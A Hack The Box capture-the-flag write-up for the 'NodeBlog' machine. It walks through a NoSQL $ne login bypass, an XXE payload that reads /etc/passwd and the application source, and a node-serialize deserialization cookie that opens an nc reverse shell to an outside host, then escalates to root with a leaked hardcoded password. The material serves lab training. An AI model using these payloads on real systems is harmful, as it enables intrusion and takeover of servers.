Hack The Box NodeBlog Writeup (Easy Linux)
Easy Linux box. A NoSQL $ne login bypass opens the admin panel, XXE in the XML upload leaks server.js, and unserialize on the auth cookie gives a shell.
Summary
NodeBlog is an easy Linux machine running an Express blog on port 5000 whose login form distinguishes an invalid username from an invalid password, confirming that admin exists. Switching the login request to JSON triggers an error that leaks the application root at /opt/blog/, and sending the password as a $ne object turns the MongoDB query into one that matches any non empty password, which opens the administration panel. The panel accepts articles as XML, so a DOCTYPE with an external entity turns the upload into arbitrary file read: /etc/passwd first, then /opt/blog/server.js and the files it requires. That source shows serialize.unserialize being called on the auth cookie and, in routes/login.js, the hardcoded password for admin. A Node.js deserialization payload in that cookie returns a reverse shell as admin, and the leaked password then allows su admin, whose sudo rights cover everything.
Service Enumeration
I ran nmap against the machine:
1
nmap -A -vv -oN scans/nmap.all -p- --min-rate 1500 10.129.96.160
It yielded the following results:
1
2
3
4
5
6
7
8
9
10
Not shown: 65533 closed tcp ports (conn-refused)
PORT     STATE SERVICE REASON  VERSION
22/tcp   open  ssh     syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
<SNIP>
5000/tcp open  http    syn-ack Node.js (Express middleware)
|_http-title: Blog
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Web Server Enumeration - port 5000

Web server on port 5000 appears to be a blog application. There’s one post:
The nmap scan reveals it’s running Node.js:
1
5000/tcp open  http    syn-ack Node.js (Express middleware)
Directory Enumeration
I used ffuf to look for valid endpoints:
1
ffuf -u http://10.129.96.160:5000/FUZZ -w /usr/share/wordlists/SecLists/Discovery/Web-Content/raft-medium-words-lowercase.txt -t 50
However I found nothing.
Username Enumeration
The website has a /login endpoint. If I use a username that does not exist, it returns “Invalid Username” as the error message.
However, if the username exists but the password is incorrect, it returns “Invalid Password” instead. With that in mind, I prepared a ffuf command to enumerate for valid usernames:
1
ffuf -d 'user=FUZZ&password=a' -u http://10.129.96.160:5000/login -w /usr/share/wordlists/SecLists/Usernames/Names/names.txt -mr "Invalid Password" -H "Content-Type: application/x-www-form-urlencoded"
It’ll search each response body for “Invalid Password” (indicating the username is valid) and return only the results that match. I get “admin” right away, but we already knew that:
1
admin                   [Status: 200, Size: 1040, Words: 151, Lines: 30]
NoSQL Injection
Since it’s a node.js application, I can use type confusion with nosql injection to bypass login and get access to the admin interface of the blog.
If I change the content-type to json but don’t change the POST data format, the application errors out:

This is actually important because the error message leaks the root path of the application: /opt/blog/.
I send this malicious request to the server that exploits a nosql injection chaining a type confusion flaw:

The request looks like this:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
POST /login HTTP/1.1
Host: 10.129.96.160:5000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 48
Origin: http://10.129.96.160:5000
DNT: 1
Connection: keep-alive
Referer: http://10.129.96.160:5000/login
Upgrade-Insecure-Requests: 1
Priority: u=0, i

{
"user": "admin",
"password":{ "$ne": "" }
}

This changes the database query to find a user where the password is not empty ($ne operator), which I know is true for the admin account, bypassing the actual password check. Now I have access to the administrative panel:
XXE Injection
There’s a “upload” feature now that I’m admin to the blog. If I take a look at the page’s source code, I can see this javascript function, indicating that the upload feature accepts articles in XML format (/articles/xml):
1
2
3
4
5
6
7
8
9
10
<script language="JavaScript"><!--
        function myFunction() {
            document.getElementById("uploadxml").click()
        }
        function DialogClose() {
            document.getElementById("uploadform").action = "/articles/xml"
            document.getElementById("uploadform").onsubmit = ""
            document.getElementById("uploadform").submit()
        }
    //--></script>
I try uploading a random file (not XML format at all) to try and trigger an error and see if I can learn more about the application. It works, and the server returns me this message:
1
Invalid XML Example: Example DescriptionExample Markdown
Not very helpful at first glance, but when I inspect the error message’s source code:

I can see exactly how the application expects the XML file to be!
1
<post><title>Example Post</title><description>Example Description</description><markdown>Example Markdown</markdown></post>
I craft a malicious markdown file to include local files:
1
2
<?xml version="1.0"?><!DOCTYPE post [<!ENTITY test SYSTEM 'file:///etc/passwd'>]>
<post><title>Example Post</title><description>Example Description</description><markdown>&test;</markdown></post>
Sure enough, I get the contents for /etc/passwd:

And now I have unrestricted local file inclusion. The passwd file reveals the only system user with shell access besides root (admin).
Application Source Code Analysis
I use XXE to read the source code of the application. This requires some guessing work, I tried default naming conventions for a node.js app (like app.js, application.js, server.js, main.js and so on). Reference. Eventually, I found the correct one (/opt/blog/server.js):

The server.js file looks like this:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
const express = require('express')
const mongoose = require('mongoose')
const Article = require('./models/article')
const articleRouter = require('./routes/articles')
const loginRouter = require('./routes/login')
const serialize = require('node-serialize')
const methodOverride = require('method-override')
const fileUpload = require('express-fileupload')
const cookieParser = require('cookie-parser');
const crypto = require('crypto')
const cookie_secret = "UHC-SecretCookie"
//var session = require('express-session');
const app = express()

mongoose.connect('mongodb://localhost/blog')

app.set('view engine', 'ejs')
app.use(express.urlencoded({ extended: false }))
app.use(methodOverride('_method'))
app.use(fileUpload())
app.use(express.json());
app.use(cookieParser());
//app.use(session({secret: "UHC-SecretKey-123"}));

function authenticated(c) {
    if (typeof c == 'undefined')
        return false

    c = serialize.unserialize(c)

    if (c.sign == (crypto.createHash('md5').update(cookie_secret + c.user).digest('hex')) ){
        return true
    } else {
        return false
    }
}


app.get('/', async (req, res) => {
    const articles = await Article.find().sort({
        createdAt: 'desc'
    })
    res.render('articles/index', { articles: articles, ip: req.socket.remoteAddress, authenticated: authenticated(req.cookies.auth) })
})

app.use('/articles', articleRouter)
app.use('/login', loginRouter)


app.listen(5000)
I immediately spot a deserialization vulnerability in authenticatedfunction at:
1
c = serialize.unserialize(c)
It’s using untrusted user input (cookie data) directly in serialize.unserialize, which is a well-known unsafe library in nodejs. The application also imports multiple other files:
1
2
3
const Article = require('./models/article')
const articleRouter = require('./routes/articles')
const loginRouter = require('./routes/login')
I get those as well at:
1
2
3
/opt/blog/models/article.js
/opt/blog/routes/articles.js
/opt/blog/routes/login.js
The login.js route actually leaks a username:password combination:
1
2
3
4
5
6
7
// Lazy way to create the first user
router.get('/create', async (req, res) => {
    let user = new User()
    user.username = 'admin'
    user.password = 'IppsecSaysPleaseSubscribe'
    u = await user.save()
    res.render('user/login')})
And now I can use this password to log in to the blog application!
1
2
Username: admin
Password: IppsecSaysPleaseSubscribe
Since “admin” is a valid local user in the system (as seen when I dumped /etc/passwd), I tried logging in via SSH as “admin”, but it never worked. The SSH server in the machine is configured in such way that does not allow password-based authentication.
Node.js deserealization
As seen in the source code, anything we put in the “auth” cookie will be ultimately used in the unsafe serialize.unserialize function in nodejs. This can potentially allow a remote, unauthenticated attacker remote code execution on the underlying operating system that runs this blog application.

I use online resources to craft a payload that will work for me in this situation. This is the payload I used:
1
{"rce":"_$$ND_FUNC$$_function() {require('child_process').exec('rm -f /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.57 1234 >/tmp/f', (error, stdout, stderr) => { console.log(stdout); }); } ()"}
I notice how the “auth” cookie is set url-encoded by the server. I use CyberChef.org to url encode it:
I start a netcat listener on port 1234:
1
nc -lvnp 1234
Then I craft a bogus request to the application passing this “auth” cookie:
1
2
3
4
5
6
7
8
9
10
11
12
GET / HTTP/1.1
Host: 10.129.96.160:5000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
DNT: 1
Connection: keep-alive
Cookie: auth=%7B%22rce%22%3A%22%5F%24%24ND%5FFUNC%24%24%5Ffunction%28%29%20%7Brequire%28%27child%5Fprocess%27%29%2Eexec%28%27rm%20%2Df%20%2Ftmp%2Ff%3Bmkfifo%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%7C%2Fbin%2Fsh%20%2Di%202%3E%261%7Cnc%2010%2E10%2E14%2E57%201234%20%3E%2Ftmp%2Ff%27%2C%20%28error%2C%20stdout%2C%20stderr%29%20%3D%3E%20%7B%20console%2Elog%28stdout%29%3B%20%7D%29%3B%20%7D%20%28%29%22%7D
Upgrade-Insecure-Requests: 1
If-None-Match: W/"763-yBLqx1Bg/Trp0SZ2cyMSGFoH5nU"
Priority: u=0, i

I immediately receive the reverse shell connection as “admin” and proceed to stabilize the shell:
Local Privilege Escalation
Even though I’m the “admin” user, I can’t access my own home directory because of permission issues:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
$ ls -la /home/admin

total 0
d????????? ? ? ? ?            ? .
d????????? ? ? ? ?            ? ..
-????????? ? ? ? ?            ? .bash_history
-????????? ? ? ? ?            ? .bash_logout
-????????? ? ? ? ?            ? .bashrc
d????????? ? ? ? ?            ? .cache
-????????? ? ? ? ?            ? .dbshell
-????????? ? ? ? ?            ? .mongorc.js
d????????? ? ? ? ?            ? .pm2
-????????? ? ? ? ?            ? .profile
-????????? ? ? ? ?            ? .sudo_as_admin_successful
-????????? ? ? ? ?            ? .viminfo
-????????? ? ? ? ?            ? user.txt
This is probably due to selinux or apparmor restrictions. However, since we already have the password for the “admin” thanks to the application source code leakage from before, we can actually log in as “admin” now:
1
su admin

And from here, we can see “admin” can run anything as root. This finishes the box.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
admin@nodeblog:/opt/blog$ su admin
Password:
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

bash: /home/admin/.bashrc: Permission denied
admin@nodeblog:/opt/blog$ sudo -l
[sudo] password for admin:
Matching Defaults entries for admin on nodeblog:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User admin may run the following commands on nodeblog:
    (ALL) ALL
    (ALL : ALL) ALL